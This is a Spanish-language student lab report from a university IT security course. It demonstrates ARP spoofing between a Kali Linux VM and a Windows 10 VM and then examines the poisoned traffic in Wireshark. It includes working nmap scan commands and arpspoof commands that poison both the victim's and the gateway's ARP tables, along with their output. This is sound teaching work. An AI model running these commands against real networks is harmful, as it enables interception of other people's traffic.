

Escuela Superior Politécnica de Chimborazo



SEDE: ORELLANA

FACULTAD: INFORMÁTICA Y ELECTRÓNICA

CARRERA: TECNOLOGÍAS DE LA INFORMACIÓN

PARALELO: A

SEGURIDAD TI

1. DATOS GENERALES:

INTEGRANTES:

Mariuxi Noemí Ramírez Cambo

Gary Gabriel Jiménez García

Kerly Jamileth Andi Barrera

CÓDIGO:

2832

2858

2836

DOCENTE: Ing. Joffre Monar

FECHA DE REALIZACIÓN:

Viernes 12 de Julio del 2024

FECHA DE ENTREGA:

Domingo 14 de Julio del 2024

2. TEMA:

ARP Spoofing - Como detectar ataques con Kali Linux




epoch

**SEDE
ORELLANA**

3. DESARROLLO


Para el desarrollo de nuestra práctica utilizamos 2 máquinas virtuales: Kali Linux y Windows 10.

Equipo Kali el cual tiene la dirección ip (192.168.100.5)




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.100.5 netmask 255.255.255.0 broadcast 192.168.100.255  
    inet6 fe80::cc3a:1249:f007:7770 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)  
    RX packets 8954 bytes 11236382 (10.7 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 462 bytes 55845 (54.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

Equipo Windows 10 que trabajará como víctima con la dirección ip (192.168.100.6)



```
Microsoft Windows [Versión 10.0.19045.3803]  
(c) Microsoft Corporation. Todos los derechos reservados.  
  
C:\Users\rnamir>ipconfig  
  
Configuración IP de Windows  
  
Adaptador de Ethernet Ethernet:  
  
    Sufijo DNS específico para la conexión. . . : bbrouter  
    Vínculo de dirección IPv6 local. . . : fe80::79b7:626d:8a2a:b44%6  
    Dirección IPv4. . . . . : 192.168.100.6  
    Máscara de subred. . . . . : 255.255.255.0  
    Puerta de enlace predeterminada. . . . . : 192.168.100.1  
  
C:\Users\rnamir>
```

Escaneo de la red buscando dispositivos conectados con NMAP para ello agregamos en nuestro caso el comando `nmap -n -sn 192.168.100.0/24` el cual, sirve para identificar qué dispositivos están conectados y activos en la red.



```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# nmap -n -sn 192.168.100.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-13 00:49 EDT
Nmap scan report for 192.168.100.1
Host is up (0.00031s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.100.2
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.100.3
Host is up (0.00016s latency).
MAC Address: 08:00:27:DB:B2:C4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.6
Host is up (0.0014s latency).
MAC Address: 08:00:27:C6:5A:B1 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.01 seconds
(root@kali)-[/home/kali]
#
```

Con el siguiente comando `nmap -n -sn 192.168.100.0/24 -oG - | awk '/Up$/{print $2}'` mostraremos solo IPs de los equipos conectados a la red



```
(root@kali)-[/home/kali]
# nmap -n -sn 192.168.100.0/24 -oG - | awk '/Up$/{print $2}'
192.168.100.1
192.168.100.2
192.168.100.3
192.168.100.6
192.168.100.5
(root@kali)-[/home/kali]
#
```

Instalamos DSNIFF en Kali (en nuestro caso ya estaba instalada)

```
(root@kali)-[/home/kali]
# apt-get install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
dsniff set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.

(root@kali)-[/home/kali]
#
```


Verificamos la versión de ARPSPOOF

```
(root@kali)-[/home/kali]
# arpspoof --help
arpspoof: invalid option -- '-'
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host

(root@kali)-[/home/kali]
#
```

EQUIPO VÍCTIMA (192.168.100.6)

Verificamos que navega perfectamente



Ejecutamos ARP Spoofing para envenenar la tabla ARP de la PC víctima, lo que nos permite interceptar y manipular el tráfico de red destinado a ella, facilitando el análisis o la interceptación de datos.

```
(root@kali)-[/home/kali]
# arpspoof -i eth0 -t 192.168.100.6 192.168.100.1
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:c6:5a:b1 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1e:36:4a
```


Envenenamos la tabla de nuestro Gateway con arpspoof -i eth0 -t 192.168.100.1 192.168.100.6

```
(root@kali)-[/home/kali]
# arpspoof -i eth0 -t 192.168.100.1 192.168.100.6
8:0:27:1e:36:4a 52:54:0:12:35:0 0806 42: arp reply 192.168.100.6 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 52:54:0:12:35:0 0806 42: arp reply 192.168.100.6 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 52:54:0:12:35:0 0806 42: arp reply 192.168.100.6 is-at 8:0:27:1e:36:4a
```


Abrimos wireshrak para revisar los paquetes ARP

```
(root@kali)-[/home/kali]
# wireshark
```

Filtramos los paquetes ARP. En Wireshark, eth0 se refiere a la interfaz de red de Ethernet de tu dispositivo. Es la denominación típica para la primera interfaz Ethernet en sistemas Linux y Unix-like, utilizada para capturar y analizar paquetes de red que entran y salen a través de esta interfaz.




Verifico tráfico ARP (Address Resolution Protocol) en Wireshark la cual muestra las solicitudes y respuestas utilizada que estén asociar a la dirección IP victima dentro de la red local




VERIFICACIÓN

Intentamos navegar desde el equipo cliente (192.168.100.6)




Verificamos todo tipo de paquetes sin filtrar.

Se pudo visualizar todos los paquetes capturados en la red, incluyendo los pings enviados y recibidos por la IP víctima.



También podemos filtrar los paquetes usando la dirección IP de la víctima.



4. CONCLUSIÓN

La práctica de ARP Spoofing con Kali Linux demuestra la vulnerabilidad de las redes ante ataques de suplantación de direcciones. Utilizando herramientas como Wireshark y arpspoof, es posible identificar patrones anómalos en el tráfico de red que indican un posible ataque. La detección temprana de estos ataques es crucial para evitar la interceptación y manipulación de datos. Además, implementar medidas preventivas como la autenticación de ARP y el uso de switches seguros puede ayudar a mitigar estos riesgos.